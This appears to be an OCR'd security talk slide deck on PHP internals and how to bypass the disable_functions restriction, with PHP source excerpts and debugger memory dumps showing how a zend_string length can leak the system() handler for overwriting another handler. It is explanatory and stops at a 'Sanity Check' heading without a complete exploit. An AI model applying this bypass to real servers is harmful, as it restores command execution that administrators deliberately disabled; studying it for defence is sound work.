About disable_functions

@TheXC3LL


Index of /

- Understanding disable_functions (PHP internals)
- Bending the memory at your will (Exploitation example)
- Even a crappy fuzzer can give you 0-days
- Breaking the velvet jail (Bypass without memory vulnerabilities)
- Things that you must read this weekend (References)

Understanding disable_functions

Every time...

You got a fancy RCE but sysadmin disabled the execution of well-known dangerous functions. Your attempts to execute OS commands die with a warning:



```
Warning: system() has been disabled for security reasons in /var/www/html/test.php on line 4
```

...but “Why” are we seeing this message?

PHP Functions 101


Functions in PHP can be classified in 3 categories:

- Internal Functions
- User-defined Functions
- Anonymous Functions or *Closures*


To call a function from within a script, it must be registered first by the Zend Engine in a HashTable called **function_table**

PHP Functions 101

zend_function_entry




```
typedef struct _zend_function_entry {
     const char *fname;
     void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
     const struct _zend_internal_arg_info *arg_info;
     uint32_t num_args;
     uint32_t flags;
} zend_function_entry;
```




```
pwndbg> x/20g 0x555556698ac0
0x555556698ac0 <basic_functions+320>:   0x000055555631e758      0x0000555555a22fca
0x555556698ad0 <basic_functions+336>:   0x00005555565f9da0      0x0000000000000004
0x555556698ae0 <basic_functions+352>:   0x000055555631e769      0x0000555555a23ad5
0x555556698af0 <basic_functions+368>:   0x00005555565f9ee0      0x0000000000000004
0x555556698b00 <basic_functions+384>:   0x000055555631e776      0x0000555555a234a7
0x555556698b10 <basic_functions+400>:   0x00005555565f9e80      0x0000000000000003
0x555556698b20 <basic_functions+416>:   0x000055555631e789      0x0000555555a22ff5
0x555556698b30 <basic_functions+432>:   0x00005555565f9e20      0x0000000000000002
0x555556698b40 <basic_functions+448>:   0x000055555631e7a1      0x0000555555a23d85
0x555556698b50 <basic_functions+464>:   0x00005555565f9f60      0x0000000000000003
pwndbg> print (zend_function_entry)  *0x555556698ac0
$6 = {
  fname = 0x55555631e758 "htmlspecialchar"...,
  handler = 0x555555a22fca <zif_htmlspecialchars>,
  arg_info = 0x5555565f9da0 <arginfo_htmlspecialchars>,
  num_args = 4,
  flags = 0
}
```

disable_functions

zend_disable_function:




```
ZEND_API int zend_disable_function(char *function_name, size_t function_name_length)
{
    zend_internal_function *func;
    if ((func = zend_hash_str_find_ptr(CG(function_table), function_name, function_name_length))) {
        zend_free_internal_arg_info(func);
        func->fn_flags &= ~(ZEND_ACC_VARIADIC | ZEND_ACC_HAS_TYPE_HINTS | ZEND_ACC_HAS_RETURN_TYPE);
        func->num_args = 0;
        func->arg_info = NULL;
        func->handler = ZEND_FN(display_disabled_function);
        return SUCCESS;
    }
    return FAILURE;
}
```




```
ZEND_API ZEND_COLD ZEND_FUNCTION(display_disabled_function)
{
    zend_error(E_WARNING, "%s() has been disabled for security reasons", get_active_function_name());
}
```

disable_functions

zend_disable_function:



```
$7 = {
  type = 1 '\001',
  arg_flags = "\004\000",
  fn_flags = 256,
  function_name = 0x555556726a90,
  scope = 0x0,
  prototype = 0x0,
  num_args = 2,
  required_num_args = 1,
  arg_info = 0x5555565f80d8 <arginfo_system+24>,
  handler = 0x5555559fa20b <zif_system>,
  module = 0x555556721730,
  reserved = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0}
```



```
$8 = {
  type = 1 '\001',
  arg_flags = "\004\000",
  fn_flags = 256,
  function_name = 0x555556726a90,
  scope = 0x0,
  prototype = 0x0,
  num_args = 0,
  required_num_args = 1,
  arg_info = 0x0,
  handler = 0x555555baa699 <zif_display_disabled_function>,
  module = 0x555556721730,
  reserved = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0}
```

Recap

- Functions are registered in the **function_table**
- When a function is used by a script, the **handler** is looked up inside the function_table
- disable_function directive marks functions which handler must be changed by a dummy function called **display_disable_function**

Bending the memory at your will

Bypass 101


Every vulnerability is different and the path/technique followed to achieve the bypass may differ. In general, we are going to need:

1. Leak memory to retrieve the **zif_system** handler
2. Use the leaked handler to overwrite other handler that can be called
3. Profit

Finding the handlers

Function handlers can be extracted from different structures in memory. One of those places is the **basic_functions** array.

This array of **zend_function_entry** structures is hardcoded in the code and is used to register the "basic functions" provided by PHP




```
static const zend_function_entry basic_functions[] = { /* {{{ */
    PHP_FE(constant,                                                arginfo_constant)
    PHP_FE(bin2hex,                                                 arginfo_bin2hex)
    PHP_FE(hex2bin,                                                 arginfo_hex2bin)
    PHP_FE(sleep,                                                   arginfo_sleep)
    PHP_FE(usleep,                                                  arginfo_usleep)
#if HAVE_NANOSLEEP
    PHP_FE(time_nanosleep,                                          arginfo_time_nanosleep)
    PHP_FE(time_sleep_until,                                        arginfo_time_sleep_until)
#endif
```


Finding the handlers

This array is interesting because:

- Elements has a fixed order
- Each element contains a pointer to the function name and the handler




```
pwndbg> print basic_functions
$1 = {{
    fname = 0x55555631e6fa "constant",
    handler = 0x5555559d98d2 <zif_constant>,
    arg_info = 0x5555565f6c00 <arginfo_constant>,
    num_args = 1,
    flags = 0
  }, {
    fname = 0x55555631e703 "bin2hex",
    handler = 0x555555a4fbe4 <zif_bin2hex>,
    arg_info = 0x5555565fc640 <arginfo_bin2hex>,
    num_args = 1,
    flags = 0
  }, {
    fname = 0x55555631e70b "hex2bin",
    handler = 0x555555a4feeb <zif_hex2bin>,
    arg_info = 0x5555565fc680 <arginfo_hex2bin>,
    num_args = 1,
    flags = 0
  }, {
```



```
pwndbg> x/20gx basic_functions
0x555556698980 <basic_functions>:       0x000055555631e6fa      0x00005555559d98d2
0x555556698990 <basic_functions+16>:    0x00005555565f6c00      0x0000000000000001
0x5555566989a0 <basic_functions+32>:    0x000055555631e703      0x0000555555a4fbe4
0x5555566989b0 <basic_functions+48>:    0x00005555565fc640      0x0000000000000001
0x5555566989c0 <basic_functions+64>:    0x000055555631e70b      0x0000555555a4feeb
0x5555566989d0 <basic_functions+80>:    0x00005555565fc680      0x0000000000000001
0x5555566989e0 <basic_functions+96>:    0x000055555631e713      0x00005555559dd4c9
0x5555566989f0 <basic_functions+112>:   0x00005555565f6e40      0x0000000000000001
0x555556698a00 <basic_functions+128>:   0x000055555631e719      0x00005555559dd7e7
0x555556698a10 <basic_functions+144>:   0x00005555565f6e80      0x0000000000000001
```

Finding the handlers

Parse memory and match the function name



READ

+0x8

+0x8

+0x8

+0x8

...

0xbc32feda5341

0xbefa94ddcafe

0x7fff94bbe250

0x7fff64a5e132

...

READ

...

xxx...zzz

xxx...zzz

"ucfirst"

zif_ucfirst


...

Leaking memory


Different structures can be used in PHP in order to retrieve memory from arbitrary locations. Let’s use **zend_string** as example.

Leaking memory

Variables in PHP are called **zval** internally and its value are stored in **zend_value** unions. Strings are stored inside **zend_string** structures.




```
typedef union _zend_value {
    zend_long lval;
    double dval;
    zend_refcounted  *counted;
    zend_string *str;
    zend_array *arr;
    zend_object *obj;
    zend_resource *res;
    zend_reference *ref;
    zend_ast_ref *ast;
    zval *zv;
    void *ptr;
    zend_class_entry *ce;
    zend_function *func;
    struct {
        uint32_t w1;
        uint32_t w2;
    } ww;
} zend_value;
```




```
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong h;
    size_t len;
    char val[1]; // NOT A "char *"
};
```

Leaking memory

<?php $a = “TEST1234”; var_dump($a);?>




```
pwndbg> x/10g 0x7ffff38015f0
0x7ffff38015f0: 0x0000020600000000      0x801ae64a8867746f
0x7ffff3801600: 0x0000000000000008      0x3433323154534554
0x7ffff3801610: 0x00000074696f6c00      0x00007ffff3801640
0x7ffff3801620: 0x801ae7a49db87483      0x0000000000000008
0x7ffff3801630: 0x706d75645f726176      0x0000000000000000
pwndbg>
```



```
pwndbg> print (zend_string) *0x7ffff38015f0
$7 = {
  gc = {
    refcount = 0,
    u = {
      v = {
        type = 6 '\006',
        flags = 2 '\002',
        gc_info = 0
      },
      type_info = 518
    }
  },
  h = 9230943594039702639,
  len = 8,
  val = "T"
}
```

Leaking memory


If the pointer to the **zend_string** can be changed arbitrarily, we can leak memory via the len field. For example, let’s leak a pointer to the function name from a **basic_functions** element



```
pwndbg> x/20gx basic_functions
0x555556698980 <basic_functions>:       0x000055555631e6fa      0x00005555559d98d2
0x555556698990 <basic_functions+16>:    0x00005555565f6c00      0x0000000000000001
0x5555566989a0 <basic_functions+32>:    0x000055555631e703      0x0000555555a4fbe4
0x5555566989b0 <basic_functions+48>:    0x00005555565fc640      0x0000000000000001
0x5555566989c0 <basic_functions+64>:    0x000055555631e70b      0x0000555555a4feeb
0x5555566989d0 <basic_functions+80>:    0x00005555565fc680      0x0000000000000001
0x5555566989e0 <basic_functions+96>:    0x000055555631e713      0x00005555559dd4c9
0x5555566989f0 <basic_functions+112>:   0x00005555565f6e40      0x0000000000000001
0x555556698a00 <basic_functions+128>:   0x000055555631e719      0x00005555559dd7e7
0x555556698a10 <basic_functions+144>:   0x00005555565f6e80      0x0000000000000001
```

Leaking memory

For example, let’s leak a pointer to the function name from a **basic_functions** element.



```
pwndbg> x/20g 0x555556698990
0x555556698990 <basic_functions+16>:    0x00005555565f6c00      0x0000000000000001
0x5555566989a0 <basic_functions+32>:    0x000055555631e703      0x0000555555a4fbe4
0x5555566989b0 <basic_functions+48>:    0x00005555565fc640      0x0000000000000001
0x5555566989c0 <basic_functions+64>:    0x000055555631e70b      0x0000555555a4feeb
0x5555566989d0 <basic_functions+80>:    0x00005555565fc680      0x0000000000000001
0x5555566989e0 <basic_functions+96>:    0x000055555631e713      0x00005555559dd4c9
0x5555566989f0 <basic_functions+112>:   0x00005555565f6e40      0x0000000000000001
0x555556698a00 <basic_functions+128>:   0x000055555631e719      0x00005555559dd7e7
0x555556698a10 <basic_functions+144>:   0x00005555565f6e80      0x0000000000000001
0x555556698a20 <basic_functions+160>:   0x000055555631e720      0x00005555559ddade
pwndbg> print (zend_string) *0x555556698990
$17 = {
  gc = {
    refcount = 1449094144,
    u = {
      v = {
        type = 85 'U',
        flags = 85 'U',
        gc_info = 0
      },
      type_info = 21845
    }
  },
  h = 1,
  len = 93825006692099,
  val = <incomplete sequence \344>
}
```

strlen($leak) => 93825006692099

dechex(strlen($leak)) => 0x55555631e703


Leaking memory

As we explained before, 0x55555631e703 is a pointer to a string containing the name of the function “bin2hex”. Using the trick explained before we can leak it too (point to 0x55555631e703-0x10):

strlen($leak) => 33888495402379618 =>

0x786568326e6962 => xeh2nib =>


bin2hex



```
pwndbg> x/20g (0x55555631e703-0x10)
0x55555631e6f3: 0x63007265706f0032      0x00746e6174736e6f
0x55555631e703: 0x00786568326e6962      0x006e696232786568
0x55555631e713: 0x7375007065656c73      0x6d6974007065656c
0x55555631e723: 0x6c736f6e616e5f65      0x656d697400706565
0x55555631e733: 0x755f7065656c735f      0x727473006c69746e
0x55555631e743: 0x6c6600656d697470      0x64726f7700687375
0x55555631e753: 0x6d74680070617277      0x6c6169636570736c
0x55555631e763: 0x7468007372616863      0x697469746e656c6d
0x55555631e773: 0x5f6c6d7468007365      0x645f797469746e65
0x55555631e783: 0x74680065646f6365      0x6169636570736c6d
pwndbg> print (zend_string) *(0x55555631e703-0x10)
$21 = {
  gc = {
    refcount = 1886322738,
    u = {
      v = {
        type = 101 'e',
        flags = 114 'r',
        gc_info = 25344
      },
      type_info = 1660973669
    }
  },
  h = 32772462143041135,
  len = 33888495402379618,
  val = "h"
}
```

Leaking memory

So, we leaked that at position 0x555556689a0 is the pointer to the string “bin2hex” (0x55555631e703). 8 bytes after (0x555556689a8) is the handler to the function.




```
pwndbg> x/20gx basic_functions
0x555556698980 <basic_functions>:       0x000055555631e6fa      0x00005555559d98d2
0x555556698990 <basic_functions+16>:    0x00005555565f6c00      0x0000000000000001
0x5555566989a0 <basic_functions+32>:    0x000055555631e703      0x0000555555a4fbe4
0x5555566989b0 <basic_functions+48>:    0x00005555565fc640      0x0000000000000001
0x5555566989c0 <basic_functions+64>:    0x000055555631e70b      0x0000555555a4feeb
0x5555566989d0 <basic_functions+80>:    0x00005555565fc680      0x0000000000000001
0x5555566989e0 <basic_functions+96>:    0x000055555631e713      0x00005555559dd4c9
0x5555566989f0 <basic_functions+112>:   0x00005555565f6e40      0x0000000000000001
0x555556698a00 <basic_functions+128>:   0x000055555631e719      0x00005555559dd7e7
0x555556698a10 <basic_functions+144>:   0x00005555565f6e80      0x0000000000000001
```

Sanity Check

